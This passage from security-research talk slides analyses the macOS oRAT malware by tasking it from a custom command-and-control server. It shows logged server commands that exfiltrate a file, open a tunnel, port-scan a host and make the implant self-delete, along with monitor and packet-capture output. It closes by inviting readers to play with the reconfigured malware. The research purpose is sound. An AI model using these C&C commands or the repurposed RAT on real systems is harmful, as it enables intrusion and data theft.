  "Hostname": "users-Mac.local",
  "Username": "user",
  "RemoteAddr": "",
  "Version": "v0.5.1",
  "JoinTime": "0001-01-01T00:00:00Z"
}
```

2 hooray, a response!
...info about (infected) host

TASKING

`exfil (via GET /agent/download?file=<path 2 file>)`

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
[+] Sending: GET /agent/download?file=/Users/user/Desktop/exfil.txt
HTTP/1.1 200 OK
Accept-Ranges: bytes
Content-Length: 12
Content-Type: text/plain; charset=utf-8
Last-Modified: Tue, 06 Sep 2022 00:34:26 GMT
Hello, #OBTS!
```

1 task

2 response: file's contents

Route: `/agent/download`



File Monitor
(on infected system)

```
# ./FileMonitor -filter darwinx64
{
  "event" : "ES_EVENT_TYPE_NOTIFY_OPEN",
  "file" : {
    "destination" : "/Users/user/Desktop/exfil.txt",
    "process" : {
      "pid" : 3644
      "path" : "/Users/user/Desktop/darwinx64",
    }
  }
  ...
}
```

TASKING

snapshot (via GET /agent/screenshot)

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
```

```
[+] Sending: GET /agent/screenshot
```

1 task

```
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=UTF-8
Date: Tue, 06 Sep 2022 00:32:42 GMT
Content-Length: 22
```

```
does not support macOS
```

2 response: not implemented (on macOS)

Route: /agent/screenshot
(unsupported)

TASKING


tunnel (via GET /agent/net)

```
% ./server 666
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 666
[+] Sending: GET /agent/net?Host=192.168.0.11&Port=1234&Network=tcp&Timeout=100
connected.
[+] Sending "Knock Knock"
[+] Received: "Who's There?"
```

1 task

2 tunnel communications

Route: /agent/net



```
% ifconfig en0
192.168.0.11

% nc -l 1234
Knock Knock
Who's There?
```

Tunnel endpoint

TASKING

port scan (via /agent/portscan)

```
% ./server 1337
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 1337
[+] Sending: /agent/portscan?Host=192.168.0.10&Port=1000-2000&Thread=1&Timeout=100
Start.
Open: 192.168.0.10:1234
Done.
```

task

response: port scan results

Route: /agent/portscan

is port (1234) open?

No.	Time	Source	Destination	Protocol	Length	Info
88	2.357198	192.168.0.27	192.168.0.10	TCP	78	55770 → 1234 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=778433526 TSecr=0 SACK_PERM=1
90	2.357486	192.168.0.10	192.168.0.27	TCP	78	1234 → 55770 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=64 TSval=2063120849 TSecr=778433526 SACK_PERM=1
91	2.385395	192.168.0.27	192.168.0.10	TCP	66	55770 → 1234 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=778433637 TSecr=2063120849
93	2.385533	192.168.0.10	192.168.0.27	TCP	66	[TCP Window Update] 1234 → 55770 [ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=2063120876 TSecr=778433637
95	2.390311	192.168.0.27	192.168.0.10	TCP	66	55770 → 1234 [FIN, ACK] Seq=1 Ack=1 Win=131712 Len=0 TSval=778433641 TSecr=2063120876
98	2.390391	192.168.0.10	192.168.0.27	TCP	66	1234 → 55770 [ACK] Seq=1 Ack=2 Win=131712 Len=0 TSval=2063120882 TSecr=778433641
100	2.390570	192.168.0.10	192.168.0.27	TCP	66	1234 → 55770 [FIN, ACK] Seq=1 Ack=2 Win=131712 Len=0 TSval=2063120882 TSecr=778433641
101	2.395329	192.168.0.27	192.168.0.10	TCP	66	55770 → 1234 [ACK] Seq=2 Ack=2 Win=131712 Len=0 TSval=778433646 TSecr=2063120882

Start.
Open: 192.168.0.10:1234
Done.

Port Scan (via Wireshark)

TASKING

self-delete (via /agent/kill-self)

```
% ./server 666
Launching oRat C&C Server...
[+] New client connection: 192.168.0.27:54784 666
[+] Sending: GET /agent/kill-self
Client disconnected , Destruction session , Peer address: 192.168.0.27:56075
```

① task

② client disconnect

Route: /agent/kill-self

```
# ./FileMonitor -filter darwinx64
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "/Users/user/Desktop/darwinx64",
    "process" : {
      "pid" : 3644
      "path" : "/Users/user/Desktop/darwinx64",
    }
  }
  ...
}
```


① Self delete

```
# ./ProcessMonitor
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXIT",
  "process" : {
    "pid" : 3644
    "path" : "/Users/user/Desktop/darwinx64",
    ...
    "exit code" : 0
  }
  ...
}
```

② Terminate

Conclusions

...& take aways



TAKEAWAYS



Studying an APT's macOS tools, provide insights into the Apple-specific approaches employed by advanced adversaries.



Via a custom command and control server one can efficiently understand the capabilities of complex malware!



...and now you have a (re)configurable malware, and a compatible command and control server. Go play?

MAHALO!

"Friends of Objective-See"



CleanMyMac X



SmugMug



Guardian Mobile Firewall




iVerify



Halo Privacy

Making oRAT Go



RESOURCES :

"New APT Group Earth Berberoka Targets Gambling Websites With Old and New Malware"

https://www.trendmicro.com/en_us/research/22/d/new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html

"From the Front Lines | Unsigned macOS oRAT Malware Gambles For The Win"

<https://www.sentinelone.com/blog/from-the-front-lines-unsigned-macos-orat-malware-gambles-for-the-win/>

"Reversing GO binaries like a pro"

https://rednaga.io/2016/09/21/reversing_go_binaries_like_a_pro/

"AlphaGolang | A Step-by-Step Go Malware Reversing Methodology for IDA Pro"

<https://www.sentinelone.com/labs/alphagolang-a-step-by-step-go-malware-reversing-methodology-for-ida-pro/>